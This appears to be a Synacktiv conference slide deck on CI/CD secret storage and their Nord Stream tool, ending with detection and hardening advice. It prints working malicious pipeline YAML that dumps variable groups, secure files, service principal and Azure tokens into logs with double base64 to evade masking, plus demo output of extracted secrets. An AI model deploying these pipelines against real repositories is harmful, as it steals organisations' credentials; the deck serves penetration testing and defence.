SYNACKTIV

Automating the extraction of secrets stored inside CI/CD systems

Hugo Vincent (@hugow_vincent)
Théo Louis-Tisserand (@0hexit)

2023/04/20

Who are we?

SYNACKTIV

- **Hugo Vincent and Théo Louis-Tisserand**
  - Pentesters at Synacktiv
- **Working for Synacktiv**
  - Offensive security
  - ~ 140 ninjas: pentest, reverse engineering, development, DFIR
  - 4 locations: Paris, Rennes, Toulouse, Lyon & remote (& soon Lille)
  - We are hiring! → `apply@synacktiv.com`

Plan

SYNACKTIV

- Introduction to CI/CD pipelines
- Secrets storage
- Secretless approach
- Nord Stream, an automated extraction tool
- Detection and mitigation

Introduction

CI/CD pipelines

CI/CD pipelines

SYNACKTIV

- **Part of DevOps culture**
- **Improve software delivery throughout the development life cycle**
- **Heavily rely on automation**
- **Combine**
  - Continuous Integration (CI)
  - Continuous Delivery (CD)
  - Optional: Continuous Deployment (CD)

CI/CD pipelines

SYNACKTIV

- **Continuous Integration (CI)**
  - Put the integration phase earlier in the development cycle
  - Build, test and integrate code on a more regular basis
  - Performed by the CI server

CI/CD pipelines

SYNACKTIV



Credits: Mind the Product

CI/CD pipelines

SYNACKTIV

- **Continuous Delivery (CD)**
  - Deliver and test the code on different environments
  - Get information if something fails in any of the environments

CI/CD pipelines

SYNACKTIV



Credits: Mind the Product

CI/CD pipelines

SYNACKTIV

- **Continuous Deployment (CD)**
  - Continuous Delivery to the next level
  - If all tests pass, the code automatically goes into production

CI/CD pipelines

SYNACKTIV



Credits: Mind the Product

CI/CD pipelines

SYNACKTIV

- **CI/CD pipelines in practice**
  - Set of automated jobs composed of steps (= tasks)
  - Triggered by specific events under specific conditions
  - Also called workflows

CI/CD pipelines

SYNACKTIV

- **Examples of CI/CD solutions**
  - Azure DevOps
  - GitHub Actions
  - GitLab CI/CD
  - Jenkins
  - …

CI/CD pipelines

SYNACKTIV

- **Configuring pipelines**
  - Usually described by a YAML file stored at the repository level
    - Azure DevOps: `**/*.yml`
    - GitHub Actions: `.github/workflows/**/*.yml`

Storing secrets inside CI/CD systems

Why?

SYNACKTIV

- **Why do we need secrets?**
  - To start specific services on the integration server
  - To interact with internal resources
  - To deploy the project to a specific environment
    - Credentials
    - SSH keys
    - Access tokens
    - …
  - To get data from external services while deploying the code

Unsafe way

SYNACKTIV

- **Secrets directly stored in**
  - Source code
  - Configuration files
- **Risks**
  - Easy to identify
  - Read-only access is enough to obtain them
  - Often remain in the commit history

Unsafe way

SYNACKTIV

- **Offensive tools to identify such secrets**
  - TruffleHog
  - Gitleaks
  - …

Safer way

SYNACKTIV

- **Secrets stored using dedicated CI/CD features**
  - Encryption at rest using strong cryptography
  - Access to secrets is restricted
    - Cannot be retrieved directly in plaintext
    - Accessible only from the execution context of a pipeline
    - Specific privileges required (depend on the CI/CD system)

Secrets in Azure Pipelines (Azure DevOps)

SYNACKTIV

- **Stored at the project level in**
  - Variable groups
  - Secure files
  - Service connections

Secrets in Azure Pipelines (Azure DevOps)

SYNACKTIV

- **Variable group**
  - Stores variables (i.e. name-value pairs)
  - Values can be public or secret

Secrets in Azure Pipelines (Azure DevOps)

SYNACKTIV



Secrets in Azure Pipelines (Azure DevOps)

SYNACKTIV

- **Secure file**
  - Any text or binary file
    - SSH keys
    - PKCS#12 files (certificates and private keys)
    - …
  - Always considered as a secret

Secrets in Azure Pipelines (Azure DevOps)

SYNACKTIV



Secrets in Azure Pipelines (Azure DevOps)

SYNACKTIV

- **Service connection**
  - Holds credentials for an identity to a remote service
  - May itself give access to other secrets
    - E.g. Azure service principal → secrets in Azure key vaults

Secrets in Azure Pipelines (Azure DevOps)

SYNACKTIV



Secrets in Azure Pipelines (Azure DevOps)

SYNACKTIV

- **Permissions required to use the secrets**
  - Permission to push code and create pipelines
    - `Contributors` group
  - For variable groups, secure files and service connections
    - `User` role
    - Or `Edit build pipeline` permission (e.g. through `Contributors` group) on an already authorized pipeline
    - Users without specific privileges can only access resources they created

Secrets in GitHub Actions

SYNACKTIV

- **Stored at**
  - Organization level
    - Globally or for selected repositories
  - Repository level
  - Environment level
    - Bound to a unique repository

Secrets in GitHub Actions

SYNACKTIV



Secrets in GitHub Actions

SYNACKTIV

- **Permissions required to use the secrets**
  - For an organization repository
    - `Write` role
  - For a personal repository
    - `Collaborator` permissions
  - If using personal access tokens
    - `repo` and `workflow` OAuth scopes required
  - Some settings provide more granular access control

Secretless approach

- **Why not using secrets?**
  - If compromised, must be revoked and changed in every resource using them
  - Hard to rotate secrets on a regular basis

OIDC (OpenID Connect)

SYNACKTIV

- **General idea**
  - Authorized pipelines can get short-lived and single use access tokens directly from a cloud provider
  - Authorization based on trust relationships
    - Configured on the cloud provider's side
    - Conditioned by the origin of the pipeline
  - No static secrets
- **Feature available on GitHub**
  - Supported cloud providers: Azure, AWS, GCP…

OIDC (OpenID Connect)

SYNACKTIV



Credits: GitHub

OIDC (OpenID Connect) – Azure

SYNACKTIV



OIDC (OpenID Connect) – Azure

SYNACKTIV



OIDC (OpenID Connect) – Azure

SYNACKTIV

```yaml
name: Run Azure Login with OIDC
on: [push]

permissions:
      id-token: write
      contents: read
jobs:
  build-and-deploy:
    runs-on: ubuntu-latest
    steps:
      - name: 'Az CLI login'
        uses: azure/login@v1
        with:
          client-id: ${{ secrets.AZURE_CLIENT_ID }}
          tenant-id: ${{ secrets.AZURE_TENANT_ID }}
          subscription-id: ${{ secrets.AZURE_SUBSCRIPTION_ID }}

      - name: 'Run az commands'
        run: |
          az account show
          az group list
```

Extracting secrets from CI/CD systems

Nord Stream

SYNACKTIV

- **What Nord Stream does**
  - Abuse previously obtained privileges (post-exploitation tool)
  - Focus on secrets stored using CI/CD dedicated features
  - Deploy malicious pipelines in an automated way to extract secrets
    1. List secrets
    2. Use them
    3. Expose them in the pipeline output logs

- **What Nord Stream does not**
  - Exploit any authorization bypass or vulnerability in CI/CD solutions
  - Replace TruffleHog, Gitleaks…

Nord Stream

SYNACKTIV

- Written in Python
- Open source (https://github.com/synacktiv/nord-stream)
- Based on the APIs provided by the CI/CD platforms

SYNACKTIV

- **Extraction steps performed by the tool**
  1. List secrets
  2. Clone the repository
  3. Create a new branch
  4. Generate a YAML pipeline/workflow that
     - 4.1. Reads secrets
     - 4.2. Echoes them as output after obfuscation
  5. Push the YAML file to the new branch

- **Extraction steps performed by the tool**
  6. Start the pipeline manually or automatically on push event
  7. Wait for the pipeline run to complete
  8. Download the pipeline logs
  9. Deobfuscate the secrets from the logs
  10. Remove traces

Nord Stream

SYNACKTIV

1. Listing secrets

```
❯ python3 nord-stream.py devops --token "$PAT3" --org s1nresearch --project TestCICD --list-secrets
[*] Listing secrets
[*] "TestCICD" secrets
[*] Variable group: "CICD secrets2"
        - test
        - PAT
[*] Variable group: "CICD secrets"
        - SECRET1
        - SECRET2
        - PAT
```

4. Generating the YAML pipeline/workflow

```yaml
pool:
  vmImage: ubuntu-latest
steps:
- task: Bash@3
  inputs:
    targetType: inline
    script: sh -c "env | grep \"^secret_\" | base64 -w0 | base64 -w0; echo;"
  env:
    secret_test: $(test)
    secret_PAT: $(PAT)
trigger:
  branches:
    include:
    - '*'
variables:
- group: CICD secrets2
```

SYNACKTIV

7. Waiting for the pipeline run to complete



Nord Stream

SYNACKTIV

- **Demo time!**

```
❯ python3 nord-stream.py devops --token "$PAT3" --org s1nresearch --project TestCICD
[*] Getting remote repository: "FirstRepo" / "0dcf5d14-9edd-4bda-acdc-f1f5fa06f568"
[*] Creating pipeline
[*] Extracting secrets for variable group: "CICD secrets2"
[*] Getting pipeline output
[-] Error pipeline not finished, sleeping 15s
[+] Pipeline has successfully terminated.
[+] Output:
secret_PAT=my second pat
secret_test=test

[*] Extracting secrets for variable group: "CICD secrets"
[*] Getting pipeline output
[-] Error pipeline not finished, sleeping 15s
[+] Pipeline has successfully terminated.
[+] Output:
secret_PAT=secret PAT
secret_SECRET1=my super secret variable
secret_SECRET2=super secret variable hidden

[*] cleaning logs for: 063c75e5-149c-4461-aece-2ecb78b7f670
[*] Deleting remote branch
```

Nord Stream

SYNACKTIV

- **Azure DevOps: secure file**

```yaml
steps:
- task: DownloadSecureFile@1
  name: secretFile
  inputs:
    secureFile: '.env'
- script: |
    cat $(secretFile.secureFilePath)
```

Nord Stream

SYNACKTIV

- **Azure DevOps: Azure RM service connection**

```
steps:
- task: AzureCLI@2
  inputs:
    targetType: inline
    addSpnToEnvironment: true
    scriptType: bash
    scriptLocation: inlineScript
    azureSubscription: SP-CICD
    inlineScript: sh -c "env | grep \"^servicePrincipal\" | base64 -w0 | base64 -w0; echo;"
```

Nord Stream

SYNACKTIV

- **Azure DevOps: GitHub service connection**

```yaml
resources:
  repositories:
  - repository: devRepo
    type: github
    endpoint: github.com_hugo-syn
    name: microsoft/azure-pipelines-tasks
steps:
- checkout: devRepo
  persistCredentials: true
- task: Bash@3
  inputs:
    targetType: inline
    script: sh -c "cat .git/config | base64 -w0 | base64 -w0; echo;"
```

Nord Stream

SYNACKTIV

- **GitHub: repository secret**

```yaml
name: GitHub Actions
on: push
jobs:
  init:
    runs-on: ubuntu-latest
    steps:
    - run: sh -c 'env | grep "^secret_" | base64 -w0 | base64 -w0'
      name: command
      env:
        secret_REPO_SECRET: ${{secrets.REPO_SECRET}}
```

SYNACKTIV

GitHub: OIDC trust with Azure

```yaml
permissions:
  id-token: write
  contents: read
jobs:
  init:
    runs-on: ubuntu-latest
    environment: TEST_ENV
    steps:
    - name: login
      uses: azure/login@v1
      with:
        tenant-id: ***
        subscription-id: ***
        client-id: ***
    - name: commands
      run: '(echo "Access token to use with Azure Resource Manager API:"; az account get-access-token; echo -e
"Access token to use with MS Graph API:"; az account get-access-token --resource-type ms-graph) | base64 -w0 |
base64 -w0'
```

Detection and mitigation

Detection

SYNACKTIV

- **Prevent human error that would leak secrets in plaintext**
  - Deploy a scan pipeline on each repository
    - Run TruffleHog or equivalent on any new commits
    - Send email alerts to security teams if a leak is detected
  - Use paid solutions like GitHub Advanced Security

Detection

SYNACKTIV

- **Create rules based on the audit logs**
  - Mass cloning of repositories by the same user in a short time
  - Mass pipeline runs on different repositories by the same user
  - Events performed from a suspicious location (unknown IP address)
  - …

Mitigation

SYNACKTIV

- **Principles of least privilege**
  - For users and tokens accessing the CI/CD solutions
  - For identities associated with stored secrets
- **Procedures and awareness training for developers**

Mitigation – GitHub

SYNACKTIV

- **On GitHub, several protections can be enabled**
  - Branch protection rules
  - Environment protection rules
  - Deployment branch policies

Mitigation – GitHub

SYNACKTIV

- **Branch protection rules**
  - Rules applying to branches matching a name pattern
  - On a protected branch, rules can
    - Restrict who can push
    - Require signed commits
    - Make branch read-only
    - …

Mitigation – GitHub

SYNACKTIV

- **Environment protection rules**
  - Define conditions for accessing the environment from a workflow run
  - Two protections
    - Required reviewers
    - Wait timer

Mitigation – GitHub

SYNACKTIV

- **Deployment branch policies**
  - Limit what branches can deploy to an environment using branch name patterns

Mitigation – GitHub

SYNACKTIV

- **Example of GitHub repository hardening**
  - Put secrets in a specific GitHub Actions environment
    - With 2+ required reviewers
    - Deployment limited to a protected branch
      - Signed commits
      - Only selected users can push to this branch

SYNACKTIV

The article:
https://www.synacktiv.com/publications/cicd-secrets-extraction-tips-and-tricks.html

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com